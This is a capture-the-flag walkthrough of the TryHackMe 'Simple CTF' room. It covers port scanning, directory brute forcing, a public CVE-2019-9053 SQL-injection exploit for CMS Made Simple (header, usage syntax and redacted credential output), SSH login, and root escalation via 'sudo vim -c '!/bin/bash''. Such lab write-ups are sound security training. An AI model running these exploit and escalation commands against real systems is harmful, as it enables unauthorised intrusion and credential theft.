



Simple CTF


First, I ran an nmap scan on the target machine and that solved the first two questions.




Total 3 open ports 80, 21 and 2222. Nothing suspicious till now on these ports. So i did directory Brute forcing as it is running a website on port 80




After brute forcing I found some directories and after searching them /simple showed something new and interesting. It is a free open-source Content Management System.



But wappalyzer didn't give me any version. So I searched CMS made simple CVE and found this version.




This was the third question answered and after reading the vulnerability I found the Fourth answer. Also I found a working exploit after reading the document.



The screenshot shows a web browser displaying a GitHub repository for 'Perseus9999/CVE-2019-9053-working'. The repository is public and has 0 forks and 0 stars. The 'Code' tab is selected, showing the 'exploit.py' file. The file content is as follows:

```
1 #!/usr/bin/env python
2 # Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
3 # Date: 16-11-2025
4 # Exploit Author: Daniele Scam @ Certimeter Group
5 # Updated by: Shubham P
6 # Vendor Homepage: https://www.cmsmadesimple.org/
7 # Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
8 # Version: <= 2.2.9
9 # Tested on: Kali 6.10.11
10 # CVE : CVE-2019-9053 (46635)
11 #Updated the script to work with latest python versions, especially print()
12 #Added Exception Handling for each function
13 #You can also calibrate time.sleep inside the exception handling blocks depending on response and connection
14
15 import requests
16 from requests.exceptions import ConnectionError
17 from termcolor import colored
18 import time
19 from termcolor import cprint
20 import optparse
21 import hashlib
```

Then used the Exploit as explained in the [README.md](#).



The screenshot shows two parts of the exploit process. On the left, the 'README.md' file is displayed, providing instructions on how to use the exploit script. On the right, a terminal window shows the execution of the script, resulting in the discovery of credentials.

README.md Content:

CVE-2019-9053-working script-

CMS Made Simple < 2.2.10 - SQL Injection - Actual working version

Updated the script to work with latest python versions Added Exception Handling for each function You can also calibrate time.sleep inside the exception handling blocks depending on response and connection timeout errors

The command syntax is

```
python3 exploit.py -u http://target-url/CMS-directory --crack -w /path-wordlist
```

Wordlist Examples rockyb0t seclists/Passwords/Common-Credentials/best110.txt

You will need to run the script multiple times to get the correct output. Since this is a Time-based SQL injection, it is highly reliant on your network latency. Feel free to change the TIME, time.sleep(), and timeout variables if outputs seem wrong or it goes into an indefinite loop. Be Patient.


This can also be used for the TryHackMe(THM) Room - Simple CTF

<https://tryhackme.com/room/assayof>

Terminal Output:

```
kali@kali: ~/Desktop/gobuster/CVE-2019-9053-working-
[+] Salt for password found: [REDACTED]
[+] Username found: [REDACTED]
[+] Email found: [REDACTED]
[+] Password found: [REDACTED]
[+] Password cracked [REDACTED]
```

After Exploiting, I found these credentials.



The screenshot shows a terminal window with the output of the exploit script. The output indicates that the salt for the password was found, the username was found, the email was found, the password was found, and the password was cracked. The credentials are redacted with black boxes.

```
kali@kali: ~/Desktop/gobuster/CVE-2019-9053-working-
[+] Salt for password found: [REDACTED]
[+] Username found: [REDACTED]
[+] Email found: [REDACTED]
[+] Password found: [REDACTED]
[+] Password cracked [REDACTED]
```

So, I found the credentials. That answers the password question. And we have a SSH port open on port 2222. So that is the next answer. Then I connected using SSH.

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali:~$ sudo ssh [redacted]  
The authenticity of host '[10.48.131.34]:2222 ([10.48.131.34]:2222)' can't be established.  
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTb08dOJPcHGmeABEdQ5g  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.48.131.34]:2222' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190  
$
```

After using ls I found user.txt. That contains the next answer. And after using cd .. I found another answer.

```
Session Actions Edit View Help  
$ ls  
user.txt  
$
```

Now, I have to escalate the privilege. So I used sudo -l command. That gives us info about what sudo commands can be run without password. As our user cannot access sudo.

```
$ sudo su  
[sudo] password for [redacted]  
Sorry, user mitch is not allowed to execute '/bin/su' as root on Machine.  
$  
  
$ sudo -l  
User mitch may run the following commands on Machine:  
(root) NOPASSWD: /usr/bin/vim
```

So, we can run sudo vim without a password. That is the next answer.

From this repo we can find that we can use `sudo vim -c '!/bin/bash'` command to escalate privilege.

[RoqueNight/Linux-Privilege-Escalation-Basics: Simple and accurate guide for linux privilege escalation tactics](#)

```
$ sudo vim -c '!/bin/bash'

root@Machine:/home# ls
mitch  sunbath
root@Machine:/home# whoami
root
root@Machine:/home#
```

And Yo! I got root access. Now we have to find the flag in the root directory.

```
root@Machine:/home# cd ..
root@Machine:/# cd root
root@Machine:/root# ls
root.txt
root@Machine:/root#
```

And I found the last flag. That's all for now, thanks for reading :)

- Sk . Md. Rashid Assef Shibly